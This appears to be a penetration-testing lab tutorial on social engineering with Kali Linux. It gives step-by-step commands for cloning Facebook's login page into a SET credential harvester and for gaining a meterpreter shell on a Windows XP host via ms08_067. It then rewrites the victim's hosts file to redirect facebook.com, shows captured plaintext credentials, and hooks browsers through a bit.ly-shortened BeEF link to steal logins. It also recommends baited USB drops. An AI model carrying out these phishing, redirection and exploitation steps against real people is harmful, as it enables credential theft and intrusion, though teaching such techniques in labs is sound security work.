

# Social Engineering Attacks

## 1. Introduction

Many specialists have stated before that the weakest part of a well patched, up to date, super secured computer system is the human part of it. In other words, the employees of a company that you want to attack. Some of the most devastating attacks on companies have been launched after good and precise social engineering. There is a saying that if you don't know the password, you can just ask for it. And it works! A call from a hacker, presenting itself as a network administrator, or IT support guy and asking for the employee's credentials is very often. Company employees should never give up their username and password to anybody. Well, if this guy is really a part of the Administrators group, then he doesn't really need an employee password to get access to the system.

## 2. Tools

In this lab we going to use a tool that is implemented into Kali – SET – The social engineering tool. It is specially developed for social engineering attacks.

## 3. Exercise

For a user ,standing on the outside network , is impossible to get inside the network ,or to get inside a host computer .I am talking about well secured ,Firewalled , internal network. Ok , if he can't get inside , what if somebody from the internal network connects to a remote machine(attacker's in this case),standing on the outside ? This technique is called – spear phishing, just like if you send the bait and wait for the fish to catch on it.

Usually on the top of the internal networks is standing a router or a Firewall or both. According to NAT, remote machine with a public IP address cannot directly connect to inside machine, first it has to go through the router. Sending an email to an employee inside the company can convince him to click on a link that will automatically connect him to the attacker's machine.

Another good technique is leaving a USB stick with malicious software on it, next or inside the target company. In many cases this USB is found by an employee, who is curious what is on it, especially if you label it: Annual salaries or something like this. So, he just sticks it inside his desktop and the attack is ready.

Let's begin.

Before you start the tool, you have to make sure, you are running the latest version available. Type in Kali:

```
root@kali:~# rm -rf /usr/share/set/ && git clone https://github.com/trustedsec/social-engineer-toolkit/ /usr/share/set/
```

After the setup finish updating run the tool.

1. Open up a terminal on your Kali Linux machine and type in: setoolkit

```
Applications  Places  Tue Apr 14, 8:42 AM  root
root@kali: ~
File Edit View Search Terminal Help
[---] Follow me on Twitter: @HackingDave [---]
[---] Homepage: https://www.trustedsec.com [---]

Welcome to the Social-Engineer Toolkit (SET).
The one stop shop for all of your SE needs.

Join us on irc.freenode.net in channel #setoolkit

The Social-Engineer Toolkit is a product of TrustedSec.

Visit: https://www.trustedsec.com

Select from the menu:

1) Social-Engineering Attacks
2) Fast-Track Penetration Testing
3) Third Party Modules
4) Update the Social-Engineer Toolkit
5) Update SET configuration
6) Help, Credits, and About

99) Exit the Social-Engineer Toolkit

set>
```

2. Most of the attacks with this tool are pretty self-explanatory. We will use the credential harvester tool. So, from the menu choose option 1), then choose option 2 on the next menu for website attack vectors.

```
Applications  Places  Tue Apr 14, 8:54 AM  root
root@kali: ~
File Edit View Search Terminal Help

The Credential Harvester method will utilize web cloning of a web- site that has a user
name and password field and harvest all the information posted to the website.

The TabNabbing method will wait for a user to move to a different tab, then refresh the
page to something different.

The Web-Jacking Attack method was introduced by white_sheep, emgent. This method utiliz
es iframe replacements to make the highlighted URL link to appear legitimate however wh
en clicked a window pops up then is replaced with the malicious link. You can edit the
link replacement settings in the set_config if its too slow/fast.


The Multi-Attack method will add a combination of attacks through the web attack menu.
For example you can utilize the Java Applet, Metasploit Browser, Credential Harvester/T
abnabbing all at once to see which is successful.

1) Java Applet Attack Method
2) Metasploit Browser Exploit Method
3) Credential Harvester Attack Method
4) Tabnabbing Attack Method
5) Web Jacking Attack Method
6) Multi-Attack Web Method
7) Full Screen Attack Method

99) Return to Main Menu

set:webattack>3
```

3. Put on option 3) custom import. The next question will be about your listening IP address(your kali machine IP)



The screenshot shows a Kali Linux desktop environment. A terminal window titled 'root@kali: ~' is open, displaying the 'webattack' menu. The menu lists several options, including '1) Web Templates', '2) Site Cloner', '3) Custom Import', and '99) Return to Webattack Menu'. The user has selected option 3, and the terminal is now prompting for an IP address for the POST back in Harvester/Tabnabbing. The user has entered '192.168.1.10'. The terminal also shows a prompt for the path to the website to be cloned.

```
Applications  Places  Tue Apr 14, 10:57 AM  root
root@kali: ~
File Edit View Search Terminal Help
and allow you to utilize the attack vectors within the completely
same web application you were attempting to clone.


The third method allows you to import your own website, note that you
should only have an index.html when using the import website
functionality.

1) Web Templates
2) Site Cloner
3) Custom Import

99) Return to Webattack Menu

set:webattack>3
[-] Credential harvester will allow you to utilize the clone capabilities within
SET
[-] to harvest credentials or parameters from a website as well as place them in
to a report
[-] This option is used for what IP the server will POST to.
[-] If you're using an external IP, use your external IP for this
set:webattack> IP address for the POST back in Harvester/Tabnabbing:192.168.1.10
[!] Example: /home/website/ (make sure you end with /)
[!] Also note that there MUST be an index.html in the folder you point to.
set:webattack> Path to the website to be cloned:
```

4. Open up your web browser and type in: facebook.com. Then select: Save page as. Put index.http as a file name and save it.



5. Next put on the path to the directory where you stored the index.http file:

```
Applications  Places  Tue Apr 14, 11:01 AM  root
Welcome to Facebook - Log In, Sign Up or Learn More - Iceweasel

root@kali: ~
File Edit View Search Terminal Help
2) Site Cloner
3) Custom Import

99) Return to Webattack Menu

set:webattack>3
[-] Credential harvester will allow you to utilize the clone capabilities within
SET
[-] to harvest credentials or parameters from a website as well as place them in
to a report
[-] This option is used for what IP the server will POST to.
[-] If you're using an external IP, use your external IP for this
set:webattack> IP address for the POST back in Harvester/Tabnabbing:192.168.1.10
[!] Example: /home/website/ (make sure you end with /)
[!] Also note that there MUST be an index.html in the folder you point to.
set:webattack> Path to the website to be cloned:/root/Facebook/
[*] Index.html found. Do you want to copy the entire folder or just index.html?

1. Copy just the index.html
2. Copy the entire folder

Enter choice [1/2]: 2
[-] Example: http://www.blah.com
set:webattack> URL of the website you imported:http://www.facebook.com

Welcome to Facebook - Log In, Sign Up or Learn More - Iceweasel
```

```
Applications  Places  Tue Apr 14, 11:02 AM  root
Welcome to Facebook - Log In, Sign Up or Learn More - Iceweasel

root@kali: ~
File Edit View Search Terminal Help
[!] Example: /home/website/ (make sure you end with /)
[!] Also note that there MUST be an index.html in the folder you point to.
set:webattack> Path to the website to be cloned:/root/Facebook/
[*] Index.html found. Do you want to copy the entire folder or just index.html?

1. Copy just the index.html
2. Copy the entire folder

Enter choice [1/2]: 2
[-] Example: http://www.blah.com
set:webattack> URL of the website you imported:http://www.facebook.com


The best way to use this attack is if username and password form
fields are available. Regardless, this captures all POSTs on a website.
[*] Apache is set to ON - everything will be placed in your web root directory o
f apache.
[*] Files will be written out to the root directory of apache.
[*] ALL files are within your Apache directory since you specified it to ON.
Apache webserver is set to ON. Copying over PHP file to the website.
Please note that all output from the harvester will be found under apache_dir/ha
rvester_date.txt
Feel free to customize post.php in the /var/www directory
[*] All files have been copied to /var/www
{Press return to continue}
```

6. Next, open up a meterpreter session to your XP target machine, using the following steps:

- Open up msfconsole
- msf > use windows/smb/ms08\_067\_netapi
- msf > set payload windows/meterpreter/reverse\_tcp
- set rhost 192.168.1.11 (XP)
- set lhost 192.168.1.10 (Kali)
- Exploit

7. Next type in the command: meterpreter > run hostsedit -h

This scrip is for adding entries into the Windows hosts file. In this file all Windows machines keep their DNS records. Before going online and asking the local DNS server for an IP address, the machine checks this file. You can easily change here and put your IP address to correspond to [www.facebook.com](http://www.facebook.com) for example. As soon as the victim types in the address, then it is redirected to our Kali machine.



```
Applications  Places  Tue Apr 14, 9:18 AM  root
Home
root@kali: ~
File Edit View Search Terminal Help
This Meterpreter script is for adding entries in to the Windows Hosts file.
Since Windows will check first the Hosts file instead of the configured DNS Serv
er
it will assist in diverting traffic to the fake entry or entries. Either a singl
e
entry can be provided or a series of entries provided a file with one per line.
OPTIONS:
    -e <opt> Host entry in the format of IP,Hostname.
    -h      Help Options.
    -l <opt> Text file with list of entries in the format of IP,Hostname. One p
er line.
Example:
run hostsedit -e 127.0.0.1,google.com
run hostsedit -l /tmp/fakednsentries.txt
meterpreter > run hostsedit -e 192.168.1.10,www.facebook.com
```



8. Next, all we have to do is wait for the victim to open up the browser and type in its credentials. They will be sent directly to us in plaintext.

```
Press {return} to continue.
[*] Social-Engineer Toolkit Credential Harvester Attack
[*] Credential Harvester is running on port 80
[*] Information will be displayed to you as it arrives below:
Unknown-00-18-de-0a-dd-fd.home - - [22/Feb/2012 23:17:49] "GET / HTTP/1.1" 200 -
[*] WE GOT A HIT! Printing the output:
PARAM: post_form_id=0b25f2a036a2cffeaa8cc6d4bf74918f
PARAM: lsd=
PARAM: return_session=0
PARAM: legacy_return=1
PARAM: display=
PARAM: session_key_only=0
PARAM: trynum=1
PARAM: charset_test=€, €, €, 水, Д, €
PARAM: lsd=
PARAM: timezone=0
PARAM: lgnrnd=151637_bQYm
PARAM: lgnjs=1329952702
POSSIBLE USERNAME FIELD FOUND: email=pentestlabuser@hotmail.com
POSSIBLE PASSWORD FIELD FOUND: pass=letmein
PARAM: default_persistent=0
[*] WHEN YOUR FINISHED, HIT CONTROL-C TO GENERATE A REPORT.
```

9. Perform a different attack, using the Java Applet web vector.

10. Pay attention to Fast Track tool. It is an extension to already existing metasploit framework, delivering new exploits.

## Browser exploitation

Beef (beefproject.com)

1. Open a terminal type:

```
cd/usr/share
```


```
cd beef -xss/
```

```
./beef
```

```
Applications ▾ Places ▾ Terminal ▾ Tue 16:25
root@kali: /usr/share/beef-xss

File Edit View Search Terminal Help
libgweather:
root@kali: /usr/share# cd beef
bash: cd: beef: No such file or directory
root@kali: /usr/share# cd beef-xss/
root@kali: /usr/share/beef-xss# ./beef
[16:24:54][*] Bind socket [imapeudoral] listening on [0.0.0.0:2000].
[16:24:54][*] Browser Exploitation Framework (BeEF) 0.4.6.1-alpha
[16:24:54] |_ Twitter: @beefproject
[16:24:54] |_ Site: http://beefproject.com
[16:24:54] |_ Blog: http://blog.beefproject.com
[16:24:54] |_ Wiki: https://github.com/beefproject/beef/wiki
[16:24:54][*] Project Creator: Wade Alcorn (@WadeAlcorn)
[16:24:55][*] BeEF is loading. Wait a few seconds...
[16:25:05][*] 12 extensions enabled.
[16:25:05][*] 241 modules enabled.
[16:25:05][*] 2 network interfaces were detected.
[16:25:05][+] running on network interface: 127.0.0.1
[16:25:05] |_ Hook URL: http://127.0.0.1:3000/hook.js
[16:25:05] |_ UI URL: http://127.0.0.1:3000/ui/panel
[16:25:05][+] running on network interface: 192.168.23.134
[16:25:05] |_ Hook URL: http://192.168.23.134:3000/hook.js
[16:25:05] |_ UI URL: http://192.168.23.134:3000/ui/panel
[16:25:05][*] RESTful API key: a09cf60cc0087dcb70c5520530198c5521b4889b
[16:25:05][*] DNS Server: 127.0.0.1:53000 (udp)
[16:25:05] |_ Upstream Server: 8.8.8.8:53 (udp)
[16:25:05] |_ Upstream Server: 8.8.8.8:53 (tcp)
[16:25:05][*] HTTP Proxy: http://127.0.0.1:6789
[16:25:05][*] BeEF server started (press control+c to stop)
```


2. Open ice weasel and type: 127.0.0.1:3000/ui/panel



3. Login with username and pass of: beef

4. Copy the link under advanced section and change the IP address to your own one.







5. Open up a window and type in :bitly.com/shorten/

6. Send this link to your victim.


7.As soon as he opens up , go to commands and social engineering ,pretty theft to steal his credentials.





## Subterfuge

